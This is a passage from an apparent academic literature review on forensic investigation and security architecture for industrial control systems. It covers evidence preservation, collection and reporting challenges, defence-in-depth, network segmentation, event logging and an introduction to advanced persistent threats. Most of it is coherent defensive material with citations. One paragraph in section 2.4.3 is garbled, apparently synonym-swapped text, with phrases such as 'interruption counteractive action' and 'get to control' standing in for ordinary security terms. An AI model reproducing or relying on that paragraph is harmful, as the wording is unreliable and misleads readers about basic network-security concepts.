implemented will facilitate the process of investigating cases forensically in a correct way.

2.3.5.1 Incident Response Team

The arrangement for establishing an incident response team is essential and will have to be take into consideration the industrial control systems. The training and skills required for establishing this team in different areas that can include control system engineering, digital forensics, and IT incident response. At least one member of the team must have in-depth knowledge and at least one member must have a basic knowledge of these skill areas (Beebe, 2009). For instance, basic knowledge in control system engineering, digital forensics, and IT incident response will be required by a system engineer, while having an expert-level of understanding in control systems. A combination of technical skills provides a high-level of understanding for finding holes, vulnerabilities, and tackling numerus types of threats. Effective forensic research should minimize erroneous noise and maximise the context in order to have investigative information as shown in figure 2.17. Training for those specialist engineers is crucial to keep their knowledge updated and fresh (Bellinger et al., 2017, p.2).




Figure 2.17: Knowledge Management Understanding Hierarchy (Bellinger, Castro, & Mills, 2017, p.3)

In working environments, safety procedures have to be provided to the incident response team in order to allow them to take correct actions when dealing with critical incidents (Ahmad, Hadgkiss, Ruighaver, 2012, p.644). For that reason, each member of the incident response team must receive the appropriate training in safety requirements and operational procedures for industrial control systems to be qualified for their positions.

2.3.5.2 Volatile Evidence Preservation

A volatile data set is the data that has been stored in the live system, and when shutting down the device, the data will be lost. Volatile data can be collected from the control system status, device memory, network connections and time clocks, command history, and processes running (Dhanunjaya, 2016). An investigator must Record and capture all types of displays such as LCDs or any device which is capable of making screenshots. Moreover, if feasible, videos and photos can be recorded as well. This is to capture and record all signal light status, for example, status lights (on, off, flashing). This is could be useful during the investigation process for identifying actions performed before the incident. The investigator must obtain as much as possible information from the targeted memory of devices. The process of obtaining information from the devices' memory will require different tools and the necessary knowledge to use these tools effectively to retrieve all data (Reith, Carr, Gunsch, 2002, p.7). Environments that are working with PLCs must have the capability to capture all "data files" from configurations, workstations and Ladder Logic Programs, and preserved them as a part of forensic examination. Acquiring data and time that could be traced by network connections such as IP addresses, and port numbers is important (Servida & Casey, 2019, p.23). All relevant traffic data can be captured by open source and commercial applications to perform network reconnaissance (Martini, Choo, 2014, p.22). Time and date in many cases are valuable. The capability of getting time clocks for each performed action, can assist in tracing the incident and will allow forensic investigators to design an accurate timeframe for collecting particular evidence (Casey, 2004, p. 391). On a suspicious system, reviewing the command history can give forensic examiners a brief about the recent activities that have been done. It also can serve as an audit trail for the process of investigating the target machines. In addition, process running can give a review to show a full list of all processes running on the suspicious machine (Adelstein, 2006, p.66). This reviewing will help examiners in detecting malicious processes and abnormal activities.

2.3.5.3 Non-Volatile Evidence Preservation

The concept of non-volatile data is to keep data unchanged while computers are powered off, which means data is in a stable place. Hard drives or Virtual drives such as Google drive can recover certain types of stored data and deleted files after the user has accessed data. This can be directly or through a web browser (Quick, & Choo, 2014, p.181). For instance, emails, sheets saved on the computer, or pictures. In addition, there are other sources to find non-volatile data such as local evidence drives, cloud storage, shared folders on a local network, smart phones, PDAs, and USB thumb drives (Jones, Etzkorn, 2016, p.2). Often, during the examination process of forensic investigation, investigators collect all information from non-volatile data to use them as a credible evidence source for an incident.

Temporary files are some of the credible evidence that could be collected during the process of forensic investigation. A Temporary file is created by programs when there are no places for allocating memory blocks for the tasks. These files are usually deleted after closing the program, but sometimes there are some files that keep their temporary files in the computer. Windows registry is one useful evidence source a forensic investigator can collect. The registry creates a database for the system containing all system's information such as user's preferences, settings for hardware/software, and operating system priority in the case the computer has multiple operating systems (Watt, & Slay, 2015, p.397).

Logging events is also effective evidence used to collect event information about the system's transactions that have been made by registered users. It is analysed and assessed for its admissibility (Ibrahim, Al-Nemrat, Jahankhani, Bashroush, 2012, p.2).

Boot sectors are vital in the forensic process investigation. They provide all instructions about booting operating systems. This is because hard drives are usually partitioned into several partitions, and each of these partitions can have a different operating system. For example, when a computer is powered on, it offers a user an option to choose between two operating systems, one of them Windows 7 and the other one is Ubuntu.

The History of web browsers and cookies are also a valuable addition to the forensic report. During the forensic process, web History can provide the user search for keywords, websites, or saved login credentials that could lead to sensitive information such as online purchases and bank accounts (Joseph, Sunny, Dija, Thomas, 2014, p.3). Furthermore, downloaded contents still remain in the hard drive until the user deletes them. Often, these contents still exist in the unallocated space of the hard drive. This could assist in tracing an incident faster.

2.3.6 Forensic Challenges with Collection

Operational process of forensics collection in normal environments require understanding the nature of cyber forensic incidents and addressing a number of challenges that forensic investigators encounter during the process of examination, such as limitations of cultures, poor administration, volatile memory, and insufficient logging systems (Mouhtaropoulos, Li, & Grobler, 2014, p.177). In industrial control systems, it is different. There are additional challenges such as automation, volatility of data, and data mingling.

One of these challenges is automation. A Control system domain will create key information resources in order to handle the data. The data retention can be a requirement and is not cost-effective. Volatility is the other challenge that forensic investigators face and this makes the process of collecting data invalid because the data within the collection process is removed, deleted, or overwritten, and this can make it impossible to be detected in its original state (Jones, & Etzkorn, 2016, p.2). Furthermore, most examiners are facing another problem in retrieving data forensically, which is known as "Data Mingling" (Fabro, Perch, 2008). Data Mingling is a serious problem of data mixture and being indistinguishable by type or origin. Often, the sample of total data investigated in the forensic process is comprised of both data related to the incident and data unrelated to the incident. In order to classify the data, a solution for this problem is presented, which is to attribute unrelated data to inadequate functions labels.

Research has confirmed that the most vital asset for an attacker could be devices that control the infrastructures such as field devices in control systems. It is now important to consider information resources security and its capabilities and access levels in control systems in regards of data retention (ISSE 2013 Securing Electronic Business Processes, 2013). A study of understanding how these capabilities can support a forensic investigation is necessary.

2.3.7 Forensic Challenge in Data Analysis

There are solutions for the forensic problems in critical infrastructures, which can be adapted to those in industrial control systems. However, cyber-forensic and anti-forensic tools have not proved efficient in certain areas of computing environments such as: data identification, time mismatch, multi-tenancy, ownership of data, live forensics, privacy, mobile operating systems, multiple cloud service providers. (Khan, Ahmad, Shiraz, Gani, Wahab, & Bagiwa, 2014, p.346). Sophisticated tools such as those that copy processes, examine evidence, and analyse programs for generating checksums in order to complete the verification, may not fit perfectly to some of the control systems technologies. Consequently, many of digital forensic tools in different areas such as network forensics, database forensics, computer forensics, and mobile forensics will not be able to fit to operate in the newest physical and virtual systems in computing environments such as in cloud computing environments (Grispos, Glisson, & Storer, 2015, p.3). Therefore, digital forensics vendors will have to apply new modifications to their software and frameworks in order to fill the gap and meet the challenge (Yaqoob et al., 2019, p.268). A core component is the backbone of any forensic capability. The major function of each one of these core components is to make sure that environments can correctly review the necessary information that has been collected in the investigation. The problem comes when the investigator has only one or two sources for extracting the information. This can limit and affect the overall performance in collecting data for analysis (Beebe, 2009). Therefore, it is vital to understand how numerus resources relate before an investigation.

2.3.8 Forensic Challenge in Reporting

The presence of critical infrastructures especially in control systems environments along with its installations, and drives configurations make the process of documentation of these components complex for forensic investigators. Therefore, the documentation must be complete in order to identify all the evidence acquisitioned for the report.

Documentation is principal to ensure the success of any forensic investigation in control systems environments. Assertive steps should be followed and taken into consideration from the beginning for reporting the investigation until the closure of a case (Agarwal, & Kothari, 2015, p.567). Several steps are required in order to identify and detect any types of changes that could be completed during operating system installation, configurations of devices, hardware changes, or any elements whose modified behaviour may affect the original equipment (Sahinoglu, Stockton, Morton, Barclay, & Eryilmaz, 2014, p.2). Moreover, vendors are recommended to replicate their modified data with the asset owners in order to ensure the credibility of information. Such information must be provided to forensic examiners before starting in any forensic activity. Afterwards, a forensic examiner shall note amendments and justify them accordingly for best practices.

2.4 CRITICAL INFRASTRUCTURE ENTERPRISE ARCHITECTURE

Effective security architecture for security monitoring in infrastructure is a challenge. Often, this challenge can lead to data loss regarding security events, monitored traffic, high rate of costs of hardware and software required to identify monitored gaps, and additional requirements for information security personnel to cope with overwhelming numbers of risk alerts. Therefore, most organizations struggle to build, architecture, and secure network infrastructure.

Section 2.4 addresses the major concepts, components and layers of innovative versions in order to explore the enterprise architecture framework. The major focus concerns the consideration of policies and design, which are the matter that is strongly linked to activation of actor behaviour. Section 2.4 is structured to represent and identify architecture development in enterprise environments, the policy and metadata core, and elaborates the detailed layers of metadata structures. By defining those components, an integrated guide can be presented to enterprise organizations who are looking for designing and building their network infrastructure securely with the highest rates of safety in order to maintain decision-making support and other business process execution.

2.4.1 Security Architecture in Enterprise Environments

Identification of critical assets, unique design, the locations of these critical assets on physical and virtual networks, designing security plans, and maintaining operational functionality, are the biggest challenge Information Security departments can encounter. The lack of knowledge has forced organizations towards the concept of "uniform protection" for the purposes of security. This concept when applied is by differentiating between critical and non-critical assets. It will partition the particular system into sections which are equally treated and classified as important and equally monitored for malicious activities (Moteff & Parfomk, 2004, p.10). This concept has proven ineffective for organizations when such large volumes of data need to be reviewed, and the increased costs for technologies used in implementation. This can cause a serious false sense of security. Therefore, many organizations apply new security designs of architecture such as "Defence-in-depth".

In Defence-in-depth strategy, organizations aim to prioritise the most valuable data of ICS to be monitored at the first instance then the less valuable until all sections of the target system are mapped against all types of cyber-attacks (Takano, 2007, p.2912). Defence-in-depth as shown in figure 2.18 aims to build several layers as an integral part of the concept in order to protect its confidentiality, integrity, and availability. Supposing that the organization has already classified and identified the critical parts of data after conducting tests, the next obstacle to overcome is the enterprise architecture of network infrastructure. This must integrate with security in order to monitor and secure systems that are transferring and processing critical data.




Figure 2.18: Designing of Defence-in-depth (Anderson & Phillips, 2013)

The most important parts of this process is to detect and then to protect. Organizations cannot protect their systems without knowing their vulnerabilities (Jager, Preinerstorfer & Neubauer, 2016, p.60). This requires a static analysis for vulnerability assessment in order to test applications running in system's infrastructure by examining source code, applications binaries, or byte code, and especially for web applications that interconnected to the network infrastructure (Costin, 2015, p.553). The first priority therefore is to define responsibility driven policy, for the organization's layers. Afterwards, a fundamental part of information security strategy must be well defined. The fundamental part is network segmentation. Without defining the network segmentation or network security zones and without implementing it in critical areas, intruders and attackers can maintain a full access to target vulnerable systems (Peterson, 2016, p.9).

2.4.2 Security Architecture Policy Concept

The major goal of modelling multi-agent systems into architecture Meta models is to provide developers and architects with the necessary tools in order to create their own notions of agent policy (Blangenois, Guemkam, Feltus & Khadraoui, 2013, p.317). As defined in figure 2.19, organizations' infrastructure needs new generations of protection and security to cope with the latest attacks into physical and virtual systems. One ideal solution is to combat such threats and to have a multi-view of hierarchical layers in multi-agent systems (Foreman, 2016, p.5). This can be done through different layers of policies in order to prevent intruders from gaining unauthorised access. Figure 2.19 shows the policy architecture.




Figure 2.19: Policy Architecture (Blangenois, Guemkam, Feltus & Khadraoui, 2013, p.317)

The policy architecture has been defined as shown in figure 2.20 in order to show the concept of policy. The policy concept is divided into three main components that must linked together to give the desired results, such as providing system developers and architects to create and develop their own multi-agent system as shown in figure 2.20. This is the core architecture for the policy concept (Guemkam, Blangenois, Feltus, & Khadraoui, 2013, p. 252-253). The components are shown in figure 2.20.




Figure 2.20: Policy Concept

Events are the actions that have been initiated by specific structure elements. These elements generate an execution operation of the designed policy. Context is representing passive structures that are allowing policies to be ready for the process of execution such as the value of an object, and security level. The state that has been assigned to a potential agent, could be software or human and in order to clarify the set of roles is known as “Responsibilities”. By applying the three major components sequentially, organizational responsibilities of the information domain can be accurately structured and defined.

2.4.3 Security Architecture Layers

Organizational role is the key to identifying the organizational layer, which is the first layer. Organizational role such as alert detection agent prepares the organizational layer to be initiated with all the necessary processes. It also prepares for representing any part of the program at the application layer, which is one of the major functions (Feltus, Ouedraogo, & Khadraoui, 2014, p.2). This means that organizational processes are going to be highlighted by the organizational layer. Thereby, linking these processes to the next layer, which is the application layer. This layer can be implemented in enterprise environments such as distribution systems. In critical infrastructures, complex observation systems can be confirmed by designed sensors depending on web nodes in the organizational level through web-based applications as well as desktop-based applications to serve multiple areas that are capable of sharing metadata and services of services (Chen, Wang, Xiao, & Gong, 2014, p.223). Figure 2.21 shows the sensors nodes and its classification.

Secure systems are significant for IT frameworks and their appropriate activities as most application work in the organizing condition and rely upon its execution, quality, and security. Ill-advised system configuration can be costly for an organization (i.e., loss of business congruity, security occurrences, expenses of system reconstructing, and so forth.). Fundamental to network configuration is the security design that depicts the system division (i.e., security zones) and furthermore, security layers (i.e., get to control, interruption counteractive action, content investigation, and so forth.). A suitable structure of the engineering gives numerous favourable circumstances (e.g., seclusion of low trust frameworks, confinement of a security break's extension, and costs investment funds).




Figure 2.21: Sensors Nodes Classification (Chen, Wang, Xiao, & Gong, 2014, p.226)

The Application layer is the second layer that represents any part of the program and its major functions. It represents the interactions of application components with other services that come from organizational policies of the organizational layer. At this layer, organizational polices are the rules that determine all responsibilities and it meshes them together with other layers. Application policy is the rules that represent the behaviour that is supported by the components. The structural aspect can be represented by the Technical layer. Technically, existing models provide infrastructures with services requests in order to run applications and to fit system software with communications hardware and to ensure the Quality of Service (QoS).




Figure 2.22: Architecture Layers (Feltus, Ouedraogo, & Khadraoui, 2014, p.3).

QoS is done through assessing the overall performance of the nodes, node states including space and time, node administration and accessibility (Chen, Wang, Xiao, & Gong, 2014, p.227). Therefore, there is a link between the technical layer, and to the applications layer. This is known as “Node” and the node connects with other nodes in the application layer as shown in figure 2.20. The single node represents the computational resources for artefacts, which can be executed and deployed. Messaging between the Nodes of the Technical layer is physically defined by the Network, and logically defined by the Communication Path. The following figure 2.22 shows the three different layers with different components and services that are responsible for building and securing infrastructures.

2.4.4 Security Architecture Network Segmentation

Network Segmentation is known as “Security Zone”. Intruders, once they are in, often go undetected going from one system to another freely looking for sensitive information. Personal information, intellectual property, and credentials are all at risk (Knapp, 2014, p. 89). In most cases, attackers have the upper hand to penetrate networks. Therefore, well-secured and designed networks with a main concentration on micro segmentation can decrease cyber-attacks to a minimum degree.

Network segmentation is an effective step towards slowing an attacker’s activities in networks. Talented penetrators can identify open ports and services in the vulnerable systems among segments and then work patiently for to get personal information that leads to other valuable sources of information (Marsa-Maestre, Hoz, Gimenez-Guzman, & Lopez-Carmona, 2013, p.230). Therefore, security considerations such as applying secured protocols, for example, IPSec must be implemented to ensure all communications are in secured tunnels. All used ports and services among systems, users, or application within the network whether internally or externally, must be nil for transmission (Davie, Gross, 2012, p.10). This will make it possible to detect intruders or abnormal activities. In figure 2.23, it shows an example of available ports and services to be used for traffic by users and the vital role of monitoring the system when segmenting traffic is applied. This can help in detecting and preventing harm.

In order to improve the performance of network monitoring, organizations require equipping their infrastructure with the latest hardware. This requires a budget to include the necessary hardware and software for building the network. The main objective of network monitoring is to match a sufficient number of traffic in order to detect anomalies or malicious traffic in critical locations (Yi, Liu, Liu-J, & Jin. 2014, p.10).




Figure 2.23: Compromised Network Segment (Peterson, 2016, p.10)

This process is an integral part of forensic investigations, so, it is very important to ensure the credibility of detecting abnormal activities. When the network encounters a threat, the forensic examiner can perform network forensic investigations. In small-sized organizations, the process of monitoring the network is achieved by mirroring and inserting a network tap or a used port switch. This action can cause overload on the network and create vulnerability for scanners in critical feeds. Figure 2.24 shows the critical issue of aggregating too many scanners in the security server.




Figure 2.24: Aggregate network Monitoring Feeds

2.4.5 Security Architecture Event Logging

Log management is the process of storing, gathering, analysing, transmitting, and generating events logs from several sources (Anthony, 2013, p.3-4). Event logging can assist organizations in reporting security incidents and identify all evidence related to particulars cases, policy violations, internal policies, regulatory requirements, support forensic investigations with necessary information, assessing overall network performance, and troubleshoot unexpected issues (Choo, Herman, Iorga, Martini., 2016, p.33).

As most organizations apply a "uniform protection" approach, this can help in collecting events logs from all active hosts and applications in the enterprise infrastructure as well as network devices that stores both types of data (permanent and temporarily). Enhancing events logs in networks can be done through filtering information resources in order to determine whether the data inside will improve the visibility into the system monitoring or will be irrelevant for the incident analysis to combat advanced persistent threats (Jia, 2017, p.409). Therefore, collecting information should be based on these categories: security logs, operating systems logs, and application logs. Each one of these categories is used for specific operations to release and generate results from best of the best sources.

Security logs are responsible for logging all events that assist in supporting forensic investigations efforts and detecting different types of anomalies in networks such as point anomalies, contextual anomalies, collective anomalies through several types of detection techniques such as classification-based anomaly detection techniques, nearest neighbour-based detection techniques, clustered based anomaly techniques, statistical anomaly detection techniques, information theoretic anomaly detection techniques, and spectral anomaly detection techniques (Friedberg, Skopik, Settanni, & Fiedler, 2015, p.37). Sources that might be useful for collecting security logs could be a proxy server, IDS/IPS, vulnerability management software, firewalls, authentication servers, routers and layer three switches, which contain full lists of access controls.

The focus of operating systems is to help auditors in investigating particular infrastructure. One of advantages of operating systems logs is that logs are able to record all attempts to login including successful and failed attempts. Furthermore, logs have the ability to record all modifications in accounts done by users and access files as well (Obregon, 2015, p.10).

The architecture of log management can be represented in three tiers, which are log generation, log storage and analysis, log monitoring.

- Log generation: tier 1 includes applications, networks, and systems to generate data.
- Log storage: log collectors or log servers, which receives log data from, tier one.
- Log Monitoring: includes all administrative tools to review and monitor log data.

2.5 VULNERABILITIES & THREATS TO CRITICAL INFRASTRUCTURE

Vulnerabilities are the weakest points located in systems that help attackers to get into the system and to gain unauthorised access to system's resources. Vulnerabilities in process control system data (PCS Data) can be categorized into four sections. These sections are security administration, architecture, network, and platform. Vulnerabilities are the gateway to conduct targeted attacks. Advanced Persistent Threats are considered as some of the most sophisticated attacks. Due to its diverse methods and unique nature, it presents a serious challenge to all critical sectors. Attackers are well funded and well trained, and target the most sensitive information in organizations (Guira, Wang, 2012, p.69). The unique tenacity, motivation, and techniques, shown by attackers show that these are not normal users seeking financial gains, but disclose they are well-organized teams of experts in cyber-attacks (Li, Lai, Ddl, 2011, p.103).

The best meaning of advanced persistent threats can be defined from the derived APT acronym. Advanced (A) means that attacker are well funded, well organized, and well trained to perform advanced penetrations. Persistent (P) refers to the hacker's persistence to attack critical systems for a long period. Threat (T) refers to the intentions of hackers to create serious data loss and inflict damages by gaining unauthorised access to network's different resources (Binde, McRee, and O'Connor, 2011, p.3). Section 2.5 is structured to address production control systems vulnerabilities and characteristics, classifications and deep analysis of APT attacks, advanced social engineering techniques, and Hadoop HDFS as one of the newest examples of APT attacks.

